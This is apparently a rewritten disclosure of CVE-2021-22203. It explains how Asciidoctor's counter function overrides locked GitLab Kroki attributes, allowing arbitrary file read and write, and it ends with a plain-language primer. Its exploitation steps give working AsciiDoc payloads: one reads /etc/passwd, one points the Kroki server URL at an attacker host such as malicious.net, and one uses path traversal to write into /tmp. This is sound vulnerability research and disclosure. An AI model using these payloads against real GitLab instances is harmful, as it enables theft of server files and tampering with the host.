GitLab Arbitrary File Read & Write through Kroki - CVE-2021-22203
GitLab's Asciidoctor integration allowed setting arbitrary document attributes via the counter function, bypassing attribute locking. This enabled reading local files through the kroki-plantuml-include attribute and writing files to arbitrary locations via the kroki-fetch-diagram attribute.
 Published on ledz1996.gitlab.io
I have always been interesting at how different markup parsers works. For github-markup particularly, there are various forms of formats and markup languages that the gem supported:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitLab renders a number of markup languages through the github-markup gem. The gem supports Asciidoctor, Markdown, Creole and others, listed in its source as:
    MARKUP_ASCIIDOC = :asciidoc
    MARKUP_CREOLE = :creole
    MARKUP_MARKDOWN = :markdown
    MARKUP_MEDIAWIKI = :mediawiki
    MARKUP_ORG = :org
    MARKUP_POD = :pod
    MARKUP_RDOC = :rdoc
    MARKUP_RST = :rst
    MARKUP_TEXTILE = :textile
    MARKUP_POD6 = :pod6
Most of these parsers are well audited, even where the code is old. Some of them, however, expose genuinely useful features: including files, making HTTP requests to download content, and similar. Those features are exactly where the interesting attack surface sits.
Two attributes of that gem are disabled in GitLab's default configuration because they touch the local filesystem: kroki-plantuml-include! (which reads a file) and kroki-fetch-diagram! (which writes a file).
Setup
The researcher enabled the GitLab Kroki integration to conduct further research. The relevant components are the github-markup gem, Asciidoctor, and the asciidoctor-kroki gem as used by GitLab.
Finding it
The starting point was reStructuredText, which has a file or url attribute on directives such as csv-table, raw or include.

Those attributes are blocked when file_insertion_enabled is set to false, and that is the case for github-markup:
SETTINGS = {
    'cloak_email_addresses': False,
    'file_insertion_enabled': False,
    'raw_enabled': True,
    'strip_comments': True,
    'doctitle_xform': True,
    'initial_header_level': 2,
    'report_level': 5,
    'syntax_highlight': 'none',
    'math_output': 'latex',
    'field_name_limit': 50,
}
Asciidoctor behaves similarly: with security mode SECURE and allow-uri-read set to false, the file read functions are not reachable. The relevant code path is image_uri:
def image_uri(target_image, asset_dir_key = 'imagesdir')
    if (doc = @document).safe < SafeMode::SECURE && (doc.attr? 'data-uri')
      if ((Helpers.uriish? target_image) && (target_image = Helpers.encode_spaces_in_uri target_image)) ||
          (asset_dir_key && (images_base = doc.attr asset_dir_key) && (Helpers.uriish? images_base) &&
          (target_image = normalize_web_path target_image, images_base, false))
        (doc.attr? 'allow-uri-read') ? (generate_data_uri_from_uri target_image, (doc.attr? 'cache-uri')) : target_image
      else
        generate_data_uri target_image, asset_dir_key
      end
    else
      normalize_web_path target_image, (asset_dir_key ? (doc.attr asset_dir_key) : nil)
    end
  end
generate_data_uri calls File.binread on the path given in target_image:
::File.binread image_path
The researcher chose Asciidoctor over reStructuredText and looked for a way to bypass the constraints. The first instinct was to set allow-uri-read to true before considering how to change doc.safe away from SECURE.
Asciidoctor lets a document set arbitrary attributes. For example, :test: haah sets doc.attr["test"] to haah.

Attributes predefined at initialisation are locked, however, and a document cannot change them. The check is:
def attribute_locked?(name)
    @attribute_overrides.key?(name)
  end
@attribute_overrides holds every key/value pair set when Asciidoctor is initialised, plus predefined pairs such as docdir and outfile. allow-uri-read is always present there, with a default value of nil:
# the only way to set the allow-uri-read attribute is via the API; disabled by default
attr_overrides['allow-uri-read'] ||= nil
GitLab initialises Asciidoctor with this attribute set:
 DEFAULT_ADOC_ATTRS = {
        'showtitle' => true,
        'sectanchors' => true,
        'idprefix' => 'user-content-',
        'idseparator' => '-',
        'env' => 'gitlab',
        'env-gitlab' => '',
        'source-highlighter' => 'gitlab-html-pipeline',
        'icons' => 'font',
        'outfilesuffix' => '.adoc',
        'max-include-depth' => MAX_INCLUDE_DEPTH,
        # This feature is disabled because it relies on File#read to read the file.
        # If we want to enable this feature we will need to provide a "GitLab compatible" implementation.
        # This attribute is typically used to share common config (skinparam...) across all PlantUML diagrams.
        # The value can be a path or a URL.
        'kroki-plantuml-include!' => '',
        # This feature is disabled because it relies on the local file system to save diagrams retrieved from the Kroki server.
        'kroki-fetch-diagram!' => ''
    }.freeze
 ...
 asciidoc_opts = { safe: :secure,
                        backend: :gitlab_html5,
                        attributes: DEFAULT_ADOC_ATTRS
                         ....

      html = ::Asciidoctor.convert(input, asciidoc_opts)
Unless GitLab added allow-uri-read to that list, the lock would hold. The counter function, however, offered a way to change @attributes without going through attribute_locked?:
def counter name, seed = nil
    return @parent_document.counter name, seed if @parent_document
    if (attr_seed = !(attr_val = @attributes[name]).nil_or_empty?) && (@counters.key? name)
      @attributes[name] = @counters[name] = Helpers.nextval attr_val
    elsif seed
      @attributes[name] = @counters[name] = seed == seed.to_i.to_s ? seed.to_i : seed
    else
      @attributes[name] = @counters[name] = Helpers.nextval attr_seed ? attr_val : 0
    end
  end
If counter is called with a name that has not been set and is not in the document attributes, it is set to the value of seed. @attributes[name] is assigned directly, bypassing attribute_locked?, so any attribute can be created or changed with an arbitrary value.

Searching the document for uses of counter showed that {counter:allow-uri-read:true} in an AsciiDoc document sets @attributes['allow-uri-read'] to true. A minimal reproduction:
attributes = {
    'showtitle' => '@',
    'idprefix' => '',
    'idseparator' => '-',
    'sectanchors' => nil,
    'env' => 'github',
    'env-github' => '',
    'source-highlighter' => 'html-pipeline'
}
content = <<test
[#goals]
{counter:allow-uri-read:true}
test

Asciidoctor.convert(content, :safe => :secure, :attributes => attributes)

A breakpoint on the counter function confirmed the behaviour.
The researcher also considered changing safe-mode-level or safe-mode to move @safe away from SECURE, but found no way to change @safe other than at initialisation, and did not pursue it further.
Exploitation
Step 1: read a file with kroki-plantuml-include
Reading GitLab's Asciidoctor initialisation revealed the two disabled Kroki attributes. With GitLab Kroki enabled, the asciidoctor-kroki gem uses them as follows. kroki-plantuml-include is passed straight to File.read:
def prepend_plantuml_config(diagram_text, diagram_type, doc)
        if diagram_type == :plantuml && doc.attr?('kroki-plantuml-include')
          # TODO: this behaves different than the JS version
          # The file should be added by !include #{plantuml_include}" once we have a preprocessor for ruby
          config = File.read(doc.attr('kroki-plantuml-include'))
          diagram_text = config + '\n' + diagram_text
        end
        diagram_text
      end
Because the File.read happens inside the gem running in GitLab, the file is read from the GitLab host, not from the Kroki server. Setting the attribute to an arbitrary path therefore reads any file the process can access. The following payload fetches /etc/passwd and appends it, Base64 encoded and compressed, to the path of the URL sent to the Kroki server:
[#goals]

[plantuml, test="{counter:kroki-plantuml-include:/etc/passwd}", format="png"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- {counter:kroki-plantuml-include}
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
...

Base64 decoding and decompressing the data gives the content of /etc/passwd.

Step 2: write a file with kroki-fetch-diagram
Setting kroki-fetch-diagram to any value makes the gem save the diagram to local disk:
def create_image_src(doc, kroki_diagram, kroki_client)
        if doc.attr('kroki-fetch-diagram')
          kroki_diagram.save(output_dir_path(doc), kroki_client)
        else
          kroki_diagram.get_diagram_uri(server_url(doc))
        end
end
That calls save:
 def save(output_dir_path, kroki_client)
      diagram_url = get_diagram_uri(kroki_client.server_url)
      diagram_name = "diag-#{Digest::SHA256.hexdigest diagram_url}.#{@format}"
      file_path = File.join(output_dir_path, diagram_name)
      encoding = if @format == 'txt' || @format == 'atxt' || @format == 'utxt'
                   'utf8'
                 elsif @format == 'svg'
                   'binary'
                 else
                   'binary'
                 end
      # file is either (already) on the file system or we should read it from Kroki
      contents = File.exist?(file_path) ? File.open(file_path, &:read) : kroki_client.get_image(self, encoding)
      FileUtils.mkdir_p(output_dir_path)
      if encoding == 'binary'
        File.binwrite(file_path, contents)
      else
        File.write(file_path, contents)
      end
      diagram_name
    end
File.binwrite and File.write receive file_path, which is influenced by two things: the SHA-256 digest of the diagram URL, and @format, which the researcher could change.
Pointing GitLab Kroki at a different server is possible by changing kroki-server-url, which GitLab sets from its settings:
# Define the Kroki server URL from the settings.
        # This attribute cannot be overridden from the AsciiDoc document.
        'kroki-server-url' => Gitlab::CurrentSettings.kroki_url

        # I COULD CHANGE THIS BY USING COUNTER :P
The counter payload below changes kroki-server-url to an attacker-controlled host:
{counter:kroki-server-url:http://malicious.net/}
With a web server that always returns a file regardless of HTTP method or URL, asciidoctor-kroki can be made to write to an arbitrary location.
Step 3: satisfy Ruby's File path checks
The digest part of the filename has to be constructed first, because of how Ruby's File behaves. A path such as non-existing-dir/../../../../../../../etc/passwd always throws an exception if a component of the path does not exist. The non-existing-dir component, here diag-#{Digest::SHA256.hexdigest diagram_url}, must exist. The procedure is:
- Choose the location to write to, for example
/tmp/test_file_write.txt. - Construct the URL containing the diagram data.
For the diagram below:
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
the Base64 compressed data is:
eNpLzkksLlZwyslPzg4oyk9OLS7OL-[redacted]==
This is needed to build the correct URL for the diagram, so that the correct directory is created and File.write does not throw.
The URL format is:
http://`kroki-host`/../../../../../../../../`file-location`/`base64-compressed-data`
For example:
http://[redacted]:8082/plantuml/../../../../../../tmp/test_file_write.txt/eNpLzkksLlZwyslPzg4oyk9OLS7OL-[redacted]==
The SHA-256 of the URL was generated with:
p "diag-#{Digest::SHA256.hexdigest test = string}"
Step 4: create the directory, then write
First run the payload with imagesdir set to diag-<SHA256 value>. so the directory for the file is created:
[#goals]
:imagesdir: diag-[redacted].
:outdir: /tmp/

[plantuml, test="{counter:kroki-fetch-diagram:true}",tet="{counter:kroki-server-url:http://[redacted]:8082/}", format="/../../../../../../tmp/test_file_write.txt"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
Then run the payload again with imagesdir set to . so File.write does not throw:
[#goals]
:imagesdir: .
:outdir: /tmp/

[plantuml, test="{counter:kroki-fetch-diagram:true}",tet="{counter:kroki-server-url:http://[redacted]:8082/}", format="/../../../../../../tmp/test_file_write.txt"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
A proof-of-concept video is referenced in the HackerOne report at https://hackerone.com/reports/1098793.
Root cause
The counter function in Asciidoctor writes directly to @attributes[name] without consulting attribute_locked?. That lets a document override attributes that the API intended to lock, including allow-uri-read, kroki-plantuml-include, kroki-fetch-diagram and kroki-server-url. GitLab predefined the Kroki attributes in DEFAULT_ADOC_ATTRS and set kroki-server-url from its settings; the counter path sidesteps the lock.
Once the attributes are settable, the asciidoctor-kroki gem passes them into File.read, File.binwrite and File.write. The @format value also flows into the output path, and the Kroki server URL is taken from an attribute that the document can now change.
Impact
An attacker who can submit an AsciiDoc document to a GitLab instance with Kroki enabled can read any file the process has permission to read, and, with a controlled server, write files to arbitrary locations on the GitLab host. The read is performed on the GitLab box, not on the Kroki server. The write requires the attacker to control a server that answers the Kroki requests, and to run the payload twice to satisfy Ruby's path checks. The researcher earned $5600 for the bug.
Fix
The researcher considers this sufficient to fix the vulnerability.
Variants to test
- Look for other Asciidoctor functions that assign to
@attributesdirectly, bypassingattribute_locked?. A positive result is a document that changes a predefined attribute such asallow-uri-reador a Kroki attribute. - Test other markup parsers in
github-markupfor attributes that are locked at initialisation but reachable through document syntax. A positive result is a document that changes a locked setting. - Check other gems that read attributes into filesystem calls, such as
File.read,File.binwriteorFile.write. A positive result is a document-controlled path reaching one of those calls. - Test whether
@formator similar output-path components can be influenced in other diagram integrations. A positive result is a write outside the intended output directory. - Test whether server URLs taken from settings can be overridden by document attributes. A positive result is a request to an attacker-controlled host.
What happened, in plain words
GitLab is a platform where teams keep their code and their documentation. One of the things it does is turn plain text files written in special formats into nicely formatted web pages. Those special formats are called markup languages, and the program that turns them into pages is called a parser. GitLab uses a piece of software called github-markup to pick the right parser for each file.
Some of those parsers can do more than format text. They can pull in other files, or fetch things from the internet. That is handy for writers, but it is also a door: if a parser reads a file because a document asked it to, and the document comes from an attacker, the attacker can ask it to read files on the server that they should never see.
This report is about exactly that. The researcher found a way to make GitLab's AsciiDoc parser read any file on the GitLab server, and a second way to make it write files to any location on that server. The trick was a small feature of the parser called counter, which was supposed to be harmless but could quietly change settings that GitLab had deliberately locked.
A few words before we start, because they come up constantly:
- A server is the computer that runs a website. When you visit GitLab, your browser talks to a server somewhere. Files on that server are not normally visible to you.
- A gem is a reusable package of Ruby code, the Ruby equivalent of an app or a library. GitLab is written in Ruby and is built from many gems.
- An attribute is a named setting inside a document, a bit like a label on a box. A document can say
:colour: blueand the parser stores "colour = blue" for that document. - A parser is the program that reads a document and works out what it means, the way a person reads a recipe and knows which steps to follow.
The parsers GitLab uses
GitLab renders a number of markup languages through the github-markup gem. The gem supports Asciidoctor, Markdown, Creole and others, listed in its source as:
    MARKUP_ASCIIDOC = :asciidoc
    MARKUP_CREOLE = :creole
    MARKUP_MARKDOWN = :markdown
    MARKUP_MEDIAWIKI = :mediawiki
    MARKUP_ORG = :org
    MARKUP_POD = :pod
    MARKUP_RDOC = :rdoc
    MARKUP_RST = :rst
    MARKUP_TEXTILE = :textile
    MARKUP_POD6 = :pod6
Each line is a constant, a name that stands for a fixed value. MARKUP_ASCIIDOC = :asciidoc means "the name MARKUP_ASCIIDOC stands for the symbol :asciidoc". A symbol in Ruby is just a lightweight label, like a tag on a folder. The list is simply the menu of formats the gem knows how to handle: AsciiDoc, Creole, Markdown, MediaWiki, Org, Pod, RDoc, reStructuredText, Textile and Pod6.
Most of these parsers are well audited, even where the code is old. Audited means other security researchers have read the code looking for mistakes. Some of them, however, expose genuinely useful features: including files, making HTTP requests to download content, and similar. Those features are exactly where the interesting attack surface sits. Attack surface is the total set of ways an outsider can make a program do something, the way the number of doors and windows is the attack surface of a house.
